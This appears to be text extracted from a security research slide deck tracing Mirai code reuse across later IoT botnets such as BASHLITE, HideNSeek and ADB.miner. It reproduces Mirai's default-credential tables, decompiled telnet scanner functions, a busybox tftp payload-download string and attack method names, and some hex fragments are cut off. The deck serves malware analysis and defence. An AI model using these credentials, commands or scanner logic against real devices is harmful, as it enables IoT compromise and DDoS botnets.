add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5); // root default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5); // root juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5); // root 123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5); // root 54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5); // support support
add_auth_entry("\x50\x4D\x4D\x56", "", 4); // root (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4); // admin password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4); // root root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4); // root 12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3); // user user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3); // admin (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3); // root pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3); // admin admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3); // root 1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3); // admin smcadmin
```



Re-use of username/password combination

1. IRCTelnet/ newAidra (October 2016)
 - 77 username/password combination, most from Mirai
 - Based from the source code Aidra (2012)

New, more-powerful IoT botnet infects 3,500 devices in 5 days

Discovery of Linux/IRCTelnet suggests troubling new DDoS menace could get worse.

Re-use of username/password combination

2. Hajime (October 2016)

- uses Mirai's username/password combination
- No ddos modules
- P2p network

Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.

Mysterious Hajime botnet has pwned 300,000 IoT devices

The Dark Knight of malware's purpose remains unknown

By John Leyden 27 Apr 2017 at 16:02

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Code re-use

- IdaPro + BinDiff / JEB Decompiler
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similarity	confidence	change	EA primary	name primary	EA secondary	name secondary	con	algorithm
1.00	0.99	-----	00019838	sub_19838_215	00019F38	sub_19F38_343		prime signature matching
1.00	0.99	-----	0001CFB0	.term_proc	0001BE84	.term_proc		name hash matching
1.00	0.99	-----	000080B0	sub_80B0_0	000080B0	sub_80B0_266		call reference matching
1.00	0.99	-----	0001243C	sub_1243C_57	00012128	table_lock_val		call reference matching
1.00	0.99	-----	000124F4	sub_124F4_58	000121E0	table_unlock_val		call reference matching
1.00	0.99	-----	0001483C	sub_1483C_85	00013690	ioctl		call reference matching
1.00	0.99	-----	0001488C	sub_1488C_86	00013544	kill		call reference matching
1.00	0.99	-----	00017DA8	sub_17DA8_158	000142C4	connect		call reference matching
1.00	0.99	-----	00017E88	sub_17E88_163	000143A4	sub_143A4_284		call reference matching
1.00	0.99	-----	00017EBC	sub_17EBC_164	000143D8	send		call reference matching
1.00	0.98	-----	0000B7DC	sub_B7DC_20	0000FC80	rand_next		prime signature matching
1.00	0.98	-----	0000B834	sub_B834_21	0000FCD8	rand_init		prime signature matching
1.00	0.98	-----	0000B9B8	sub_B9B8_23	0000FF3C	resolve_entries_free		prime signature matching
1.00	0.98	-----	00017014	sub_17014_134	000190E4	sub_190E4_326		prime signature matching
1.00	0.98	-----	00012410	sub_12410_56	000120FC	table_retrieve_val		call reference matching

Code re-use

3. IoTReaper (September 2017)
 - Use of 9 exploits for infection
 - Integrated Lua environment



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Code re-use

4. Persirai/Http81 (April 2017)
 - borrows the port scanning module from Mirai
 - borrows utils functions from Mirai
 - “Mirai” string is found in the filenames
 - Target vulnerabilities in Wireless IP camera(P2P)

Persirai IoT botnet threatens to hijack over 120,000 IP cameras

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Code re-use

Function	similarity	confidence
checksum_generic	0.97	0.98
killer_init	0.32	0.56
killer_kill	0.43	0.62
killer_kill_by_port	0.33	0.62
rand_init	0.69	0.95
rand_next	0.7	0.98
scanner_kill	0.43	0.62
setup_connection	0.87	0.92
util_atoi	0.94	0.97
util_local_addr	0.74	0.78
util_memsearch	0.96	0.98
util_strlen	1	0.99
util_zero	0.52	0.69

Code re-use

5. BASHLITE/Gafgyt/Qbot with MiraiScanner (August 2017)

- Source code is leaked
- MiraiScanner()
- MiraiPRanges()
- MiraifindARandomIP()
- Mirai's username-password combination

Code re-use

- BASHLITE – client.c module

```
char * Mirai_Usernames[] = {  
    "telnet\0", //mother:fucker  
    "root\0", //root:xc3511  
    "root\0", //root:vizxv  
    "root\0", //root:admin  
    "admin\0", //admin:admin  
  
    "root\0", //root:888888  
    "root\0", //root:xmhdipc  
    "root\0", //root:default  
    "root\0", //root:juantech  
  
    "root\0", //root:123456  
    "root\0", //root:54321  
    "support\0", //support:support  
    "root\0", //root:(none)
```

```
char * Mirai_Passwords[] = {  
    "telnet\0", //mother:fucker  
    "xc3511\0", //root:xc3511  
    "vizxv\0", //root:vizxv  
    "admin\0", //root:admin  
    "admin\0", //admin:admin  
  
    "888888\0", //root:888888  
    "xmhdipc\0", //root:xmhdipc  
    "default\0", //root:default  
    "juantech\0", //root:juantech
```

```
void MiraiScanner(int wait_usec, int maxfds){  
    int max = getdtablesize() - 100, i, res, num_tmpts, j;  
    char buf[128], cur_dir;  
    if (max > maxfds)  
        max = maxfds;  
    fd_set fdset;
```

Code re-use

6. HideNSeek (January 2018)
 - configuration table similarity
 - Re-use of utils functions from Mirai
 - Re-use of consume_pass_prompt()
 - Re-use of consume_user_prompt()
 - Can use both dictionary and exploit attacks
 - Capability for data exfiltration

Code re-use

HideNSeek

Text

```
call  tbl_unlock_val ;/proc/net/tcp
call  tbl_unlock_val ;/proc/
call  tbl_unlock_val ;/exe
call  tbl_unlock_val ;/fd
call  tbl_unlock_val ;/proc/
call  tbl_unlock_val ;/exe
call  tbl_unlock_val ;/cmdline
call  tbl_unlock_val ;/exe
call  tbl_unlock_val ;/status
call  tbl_unlock_val ;/proc/
call  tbl_unlock_val ;telnetd
call  tbl_unlock_val ;/tmp/6rE2A40
call  tbl_unlock_val ;REPORT %s:%s
call  tbl_unlock_val ;HTTPFLOOD
call  tbl_unlock_val ;LOLNOGTFO
call  tbl_unlock_val ;zollard
call  tbl_unlock_val ;/bin/busybox ~~~~~~
call  tbl_unlock_val ;~~~~~; applet not found
call  tbl_unlock_val ;/bin/busybox tftp -g -l %s/%s -r %T %I;
```

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```
5B\x4D\x57\x56\x57\x0C\x40\x47\x0D\x46\x73\x55\x16\x55\x18\x75\x45\x7A\
// /proc/
7\x46\x0B\x22", 11); // (deleted)

; // .anime
", 8); // /status
x18\x07\x51\x22", 13); // REPORT %s:%s
\x22", 10); // HTTPFLOOD
\x22", 10); // LOLNOGTFO
5A\x16\x67\x7E\x5A\x16\x67\x7E\x5A\x16\x11\x7E\x5A\x17\x12\x7E\x5A\x16\
8); // zollard
x6B\x72\x22", 11); // GETLOCALIP

hell
// enable
// system

B\x40\x4D\x5A\x02\x6F\x6B\x70\x63\x6B\x22", 19); // /bin/busybox MIRAI
```

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Code re-use

Consume_pass_prompt() MIRAI

```
static int consume_pass_prompt(struct scanner_connection *conn)
{
    char *pch;
    int i, prompt_ending = -1;

    for (i = conn->rdbuf_pos - 1; i > 0; i--)
    {
        if (conn->rdbuf[i] == ':' || conn->rdbuf[i] == '>' || conn->rdbuf[i] == '$' || conn->rdbuf[i] == '#')
        {
            prompt_ending = i + 1;
            break;
        }
    }

    if (prompt_ending == -1)
    {
        int tmp;

        if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "assword", 7)) != -1)
            prompt_ending = tmp;
    }
}
```

Code re-use

Consume_pass_prompt() HideNSeek

```
1 int64 __fastcall consume_pass_prompt(_scanner_connection *conn)
2 {
3     int i; // esi
4     char s; // cl
5     unsigned int prompt_ending; // edx
6     signed int tmp; // eax
7     char assword_buff[40]; // [rsp+0h] [rbp-28h]
8
9     i = conn->rdbuf_pos;
10    while ( --i > 0 )
11    {
12        s = conn->rdbuf[i],
13        if ( s == '>' || s == ':' || s == '$' || s == '#' )
14        {
15            prompt_ending = i + 1;
16            if ( i + 1 >= 0 )
17                return prompt_ending;
18            break;
19        }
20    }
21    decrypt(&byte_41150E, assword_buff); // assword
22    tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, assword_buff, 7);
23    prompt_ending = 0;
```

Code re-use

- Consume_user_prompt()

```
if (prompt_ending == -1)
{
    int tmp;

    if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "login", 4)) != -1)
        prompt_ending = tmp;
    else if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "enter", 5)) != -1)
        prompt_ending = tmp;
}
```


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
```
tbl_unlock_val(a1, a2, (int)&unk_805BA89, &v5); // login
v3 = a3 + 16;
result = util_memsearch(a3 + 16, *(_DWORD *) (a3 + 12), (int)&v5, 4);
if ( result < 0 )
{
    tbl_unlock_val(result, v3, (int)&unk_805BA96, &v5); // enter
    result = util_memsearch(a3 + 16, *(_DWORD *) (a3 + 12), (int)&v5, 5);
    if ( result < 0 )
    {
        tbl_unlock_val(result, v3, (int)&unk_805BA8E, &v5); // sername
        result = util_memsearch(a3 + 16, *(_DWORD *) (a3 + 12), (int)&v5, 7);
    }
}
```

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
Code re-use



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Code re-use



Code re-use

7. ADB.miner (February 2018)
 - Utilize port scanning code from Mirai
 - Username/passwords from Mirai is in the binary
 - Targets
 - Monero

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Early Warning: ADB.Miner A Mining Botnet Utilizing Android ADB Is Now Rapidly Spreading

Author: Hui Wang, RootKiter,

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
Code re-use

The screenshot shows assembly code from memory dump. A red box highlights a section of assembly code starting at address 0x401410. The highlighted code is:

```
tmp/droidbot.apk
    com.android.
good.miner/com.e
xample.test.Main
    ^+-----+
tmp/droidbot.apk
    com.android.
good.miner/com.e
xample.test.Main
    ^+-----+
a/local/tmp/sss
/data/local/tmp/
nohup /data/lo
cal/tmp/bat.dat
PMMU - ZA-4$!!!!
TKXZT CFOKL
->>>> ZOJFKRA
FGDCWNU HWCLUGAJ
!!>-‡¶ $-♦-
!! QWRREMPU RCQQ
UMPF !>-‡
WQGP RCQQ
CFOKL!>-‡ !!!!!!!
QOACFOKL
!<---->
INT!>-‡ cPOKLKQU
PCUMP OGKLQO
QGPTKAG QWRGPTKQ
MP EWGQU CFOK
L!! CFOKLKQUPCUM
P WELU INT!!
->- xUG‡! JK‡
!! HTEXF CLIM
XNZZ? SWHo
IM#TKXZT SWHo
IM#CFOKL QIQU
GO KIUE FPGC
OEMZ PGCGNUGI
!!!! -♦!! UGAJ
OMUJGP DWAI
adb connect
```

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Code re-use



```
74 6D 70 2F-64 72 6F 69-64 62 6F 74-2E 61 70 6B tmp/droidbot.apk
00 00 00 00-63 6F 6D 2E-61 6E 64 72-6F 69 64 2E com.android.
67 6F 64-2E 6D 69 6E-65 72 2F 63-6F 6D 2E 65 good.miner/com.e
78 61 6D 70-6C 65 2E 74-65 73 74 2E-4D 61 69 6E xample.test.Main
41 63 74 69-76 69 74 79-00 00 00 00-2F 64 61 74 Activity /dat
61 2F 6C 6F-63 61 6C 2F-74 6D 70 2F-73 73 73 00 a/local/tmp/sss
2F 64 61 74-61 2F 6C 6F-63 61 6C 2F-74 6D 70 2F /data/local/tmp/
6E 6F 68 75-70 00 00 00-2F 64 61 74-61 2F 6C 6F nohup /data/lo
63 61 6C 2F-74 6D 70 2F-62 6F 74 2E-64 61 74 00 cal/tmn/bat dat
72 6F 6F 74-00 00 00 00-78 63 33 35-31 31 00 00
76 69 7A 78-76 00 00 00-61 64 6D 69-6E 00 00 00
38 38 38-38 38 00 00-78 6D 68 64-69 70 63 00
64 65 66 61-75 6C 74 00-6A 75 61 6E-74 65 63 68
00 00 00-31 32 33 34-35 36 00 00-35 34 33 32
31 00 00 00-73 75 70 70-6F 72 74 00-70 61 73 73
72 6F 72 64-00 00 00 00-31 32 33 34-35 00 00 00
75 73 65 72-00 00 00 00-70 61 73 73-00 00 00 00
61 64 6D 69-6E 31 32 33-34 00 00 00-31 31 31 31
00 00 00-23 6D 63 61-64 6D 69 6E-00 00 00 00
36 36 36-36 36 00 00-31 32 33 34-00 00 00 00
6B 6C 76 31-32 33 00 00-41 64 6D 69-6E 69 73 74
72 61 74 6F-72 00 00 00-6D 65 69 6E-73 6D 00 00
73 65 72 76-69 63 65 00-73 75 70 65-72 76 69 73
6F 72 00 00-67 75 65 73-74 00 00 00-61 64 6D 69
6E 31 00 00-61 64 6D 69-6E 69 73 74-72 61 74 6F
72 00 00 00-75 62 6E 74-00 00 00 00-6B 6C 76 31
32 33 34 00-5A 74 65 35-32 31 00 00-68 69 33 35
31 38 00 00-6A 76 62 70-64 00 00 00-61 6E 6B 6F
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6B 6F 30 76-69 70 78 76-00 00 00 00-37 75 6A 4D
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65 6D 00 00-69 6B 77 62-00 00 00 00-64 72 65 61
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65 72 00 00-25 64 2E 25-64 2E 25 64-2E 25 64 00
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root xc3511
vizxv admin
888888 xmhdipc
default juantech
123456 5432
1 support pass
word 12345
user pass
admin1234 1111
smcadmin
666666 1234
klv123 Administ
rator meinsm
service supervis
or guest admi
n1 administrato
r ubnt klv1
234 Zte521 hi35
18 jvbzd anko
zlxz. 7ujM
ko0vizxv 7ujM
ko0admin syst
em ikwb drea
mbox realtek
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111 4321 tech
mother fuck
adb connect
```

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Significant changes by Mirai variants

New functionalities – Mirai variants/ copycats

- Scanner
 - new username and password combination
 - targets more architecture
 - use of known and 0-day exploits
- Attack
 - DoS Attack methods
- Anti-analysis
- C2 - DGA and Block-chain DNS

Targeted Architecture

ARC International ARCompact processor

- Discovered January 2018
- Initially used by Okiru Variant
- ~2 billion chips per year


Other variants joining the ARC:

MASUTA	SAUCE	NEKO
OMNI	chickenxings	
ROOT	WICKED	

Exploits

- 0-day exploits
 - CVE-2017-17215 (December 2017)
 - CVE-2018-18852 (Oct 2018)
- ~40 exploits seen to be used
- 20+ are unauthenticated exploits

Exploit and its year of disclosure



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MIRAI attack methods

New Dos attack methods

attack_method_greeth
attack_method_grepip
attack_method_tcpstomp
attack_method_tcpack
attack_method_tcpsyn
attack_method_udpplain
attack_method_udpgeneric
attack_method_udpvse
attack_method_udpdns
attack_app_http

attack_method_std
attack_method_asyn
attack_method_udpgame
attack_method_tcpxmas
attack_method_tcpfrag
